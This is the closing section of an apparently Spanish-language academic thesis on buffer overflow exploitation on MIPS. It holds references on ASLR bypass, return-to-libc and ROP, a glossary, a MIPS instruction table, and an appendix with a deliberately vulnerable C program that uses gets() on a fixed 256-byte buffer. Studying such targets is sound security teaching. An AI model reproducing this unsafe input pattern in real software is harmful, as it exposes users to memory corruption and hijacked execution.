[11] A. Suffield, "Bounds checking for C and C++." https://www.imperial.ac.uk/pls/portallive/docs/1/18619746.PDF. Accessed: Mar. 28, 2020.

[12] Software Engineering Institute, "SEI CERT C Coding Standard: Rules for Developing Safe, Reliable, and Secure Systems." https://resources.sei.cmu.edu/library/asset-view.cfm?assetID=454220, 2016. Accessed: Mar. 28, 2020.

[13] "Better Software Through Secure Coding Practices." https://www.sei.cmu.edu/research-capabilities/all-work/display.cfm?customel_datapageid_4050=21274, 2017. Accessed: Mar. 28, 2020.

[14] QEMU team, "QEMU." https://www.qemu.org/, 2020. Accessed: Abr. 21, 2020.

[15] Debian, "Chapter 2. What's new in Debian 10." https://www.debian.org/releases/stable/amd64/release-notes/ch-whats-new.html, 2019. Accessed: Abr. 21, 2020.

[16] Wikipedia, "Reduced instruction set computing." https://es.wikipedia.org/wiki/Reduced_instruction_set_computing, 2020. Accessed: Abr. 21, 2020.

[17] MIPS Technologies, "MIPS Architectures." https://www.mips.com/products/architectures/, 2018. Accessed: Abr. 21, 2020.

[18] MIPS Technologies, "MIPS32 Architectures." https://www.mips.com/products/architectures/mips32-2/, 2019. Accessed: Abr. 21, 2020.

[19] Business Wire, "MIPS Technologies, Inc. Enhances Architecture to Support Growing Need for IP Re-Use and Integration.." https://web.archive.org/web/20181201180124/https://www.thefreelibrary.com/MIPS+Technologies,+Inc.+Enhances+Architecture+to+Support+Growing+Need...-a054531136, 1999. Accessed: May. 3, 2020.

[20] D. Sweetman, *See MIPS Run*. ISSN, Elsevier Science, 2010.

[21] The Santa Cruz Operation, "SYSTEM V APPLICATION BINARY INTERFACE." http://math-atlas.sourceforge.net/devel/assembly/mipsabi32.pdf, 1996. Accessed: May. 3, 2020.

[22] Official QEMU source repository, "QEMU Git tree." https://git.qemu.org/?p=qemu.git;a=blob;f=docs/interop/qcow2.txt, 2018. Accessed: Abr. 22, 2020.

[23] QEMU Wiki, "Features/Qcow3." https://wiki.qemu.org/Features/Qcow3, 2016. Accessed: Abr. 22, 2020.

[24] QEMU, "QEMU version 4.2.0 User Documentation." https://qemu.weilnetz.de/doc/qemu-doc.html, 2011. Accessed: Abr. 22, 2020.

[25] LinuxMIPS, "MIPS ABI History." https://www.linux-mips.org/wiki/MIPS_ABI_History, 2012. Accessed: Jun. 22, 2020.

[26] E. Christopher, "mips eabi documentation." https://sourceware.org/legacy-ml/binutils/2003-06/msg00436.html, 2003. Accessed: Jun. 22, 2020.

[27] J. W. Bacon, "Computer Science 315 Lecture Notes." http://www.cs.uwm.edu/classes/cs315/Bacon/Lecture/HTML/, 2010. Accessed: Mar. 08, 2020.

[28] A. Silberschatz, P. Galvin, and G. Gagne, *Operating System Concepts*. John Wiley & Sons, Incorporated, 2010.

[29] K. Wang, "Code Segment and Data Segment: memory layout of a program." https://web.archive.org/web/20150505013249/http://www.beingdeveloper.com/memory-layout-of-a-program, 2012. Accessed: May. 05, 2015.

[30] D. Evtyushkin, D. Ponomarev, and N. Abu-Ghazaleh, "Jump Over ASLR: Attacking Branch Predictors to Bypass ASLR," *49th Annual IEEE/ACM International Symposium on Microarchitecture (MICRO)*, 2016.

[31] Linux man pages, "gets(3)." https://linux.die.net/man/3/gets. Accessed: Jun. 6, 2020.

[32] Debian, "EXECVE." https://manpages.debian.org/buster/manpages-dev/execve.2.en.html, 2019. Accessed: Abr. 15, 2020.

[33] Desconocido, "Syscalls." https://syscalls.w3challs.com/?arch=mips_o32. Accessed: Abr. 16, 2020.

[34] GNU Docs, "Options That Control Optimization." https://gcc.gnu.org/onlinedocs/gcc-4.8.1/gcc/Optimize-Options.html#Optimize-Options. Accessed: Jun. 6, 2020.

[35] GNU Docs, "Options for Linking." https://gcc.gnu.org/onlinedocs/gcc/Link-Options.html#Link-Options. Accessed: Jun. 6, 2020.

[36] PaX docs, "ASLR." https://pax.grsecurity.net/docs/aslr.txt. Accessed: Jun. 8, 2020.

[37] T. Müller, "ASLR Smack & Laugh Reference," *RWTH Aachen*, 2008.

[38] H. Marco-Gisbert and I. Ripoll, "On the Effectiveness of Full-ASLR on 64-bit Linux," *Universitat Politècnica de València*, 2014.

[39] longld, "PEDA - Python Exploit Development Assistance for GDB." https://github.com/longld/peda, 2012. Accessed: Jun. 8, 2020.

[40] StackExange, "How to predict address space layout differences between real and gdb-controlled executions?." https://reverseengineering.stackexchange.com/questions/2983/how-to-predict-address-space-layout-differences-between-real-and-gdb-contr 2014. Accessed: Jun. 9, 2020.

[41] S. Eclipse, "Honeynet Project Scan of the Month for April 2002," *Honeynet Project*, 2002.

[42] Wikipedia, "NOP sled technique." https://en.wikipedia.org/wiki/Buffer_overflow#NOP_sled_technique, 2020. Accessed: Jun. 9, 2020.

[43] M. Technologies, "MIPS Architecture For Programmers Volume I-A: Introduction to the MIPS32 Architecture," 2014.

[44] Wikipedia, "Machine set of directions." https://en.wikipedia.org/wiki/NOP_(code), 2020. Accessed: Jun. 9, 2020.

[45] MIPS Technologies, "MIPS32 Architecture For ProgrammersVolume II: The MIPS32 Instruction Set," 2001.

[46] Linux man pages, "CAT(1)." https://linux.die.net/man/1/cat. Accessed: Jun. 12, 2020.

[47] c0ntex, "Bypassing non-executable-stack during exploitation using return-to-libc," *MIT*, 2010.

[48] Nergal, "The advanced return-into-lib(c) exploits," *Phrack 58*, 2001.

[49] GNU docs, "The GNU C Library." https://ftp.gnu.org/old-gnu/Manuals/glibc-2.2.3/html_chapter/libc_1.html. Accessed: Jun. 13, 2020.

[50] Eric Huss, "The C Library Reference Guide," *Association for Computing Machinery*, 1997.

[51] R. ROEMER, E. BUCHANAN, H. SHACHAM, and S. SAVAGE, "Return-Oriented Programming: Systems, Languages, and Applications," *Univeristy of California*.

[52] S. Krahmer, "x86-64 buffer overflow exploits and the borrowed code chunks exploitation technique," 2005.

Glosario

ASLR *Address space layout randomization*. 15

búfer Espacio de memoria donde se almacenan datos. 1

canarios Valores colocados entre un búfer de datos y datos de control cuyo valor, al ser modificado ante un ataque, alerta del mismo abortando el proceso. 3

carga Componente de un ataque informático que ejecuta una actividad maliciosa. 16

EABI *Embedded-application binary interface*. 9

RISC *Reduced instruction set computer*. 5

técnicas de explotación Pasos a seguir para aprovechar errores o vulnerabilidades en un programa. 1

vectores de ataque Medio por el cual un atacante puede tomar partido de un programa para desplegar una carga o hacer uso ilícito. 5

vulnerabilidad Punto débil de un sistema informático aprovechable por una persona maliciosa. 1

APÉNDICE A

Set de instrucciones simplificado de la arquitectura MIPS

Mnemónico	Nombre de instrucción
ADD	Add word
ADDI	Add immediate word
ADDIU	Add immediate unsigned word
ADDU	Add unsigned word
DIV	Divide word
DIVU	Divide usnigned word
MULT	Multiply word
MULTU	Multiply unsigned word
SLT	Set on less than
SLTI	Set on less than immediate
SLTIU	Set on less than immediate unsigned
SLTU	Set on less than unsigned
SUB	Subtract word
SUBU	Subtract unsigned word
J	Jump
JAL	Jump and link
JALR	Jump and link register
JR	Jump register
NOP	No operation
LW	Load word
SW	Store word
SYSCALL	System call

APÉNDICE B
Código vulnerable

```
1  #include <stdio.h>
2  #include <stdlib.h>
3
4  void main(){
5
6    char buffer[256];
7
8    printf("Desbordame\n");
9
10   gets(buffer);
11   puts(buffer);
12
13 }
```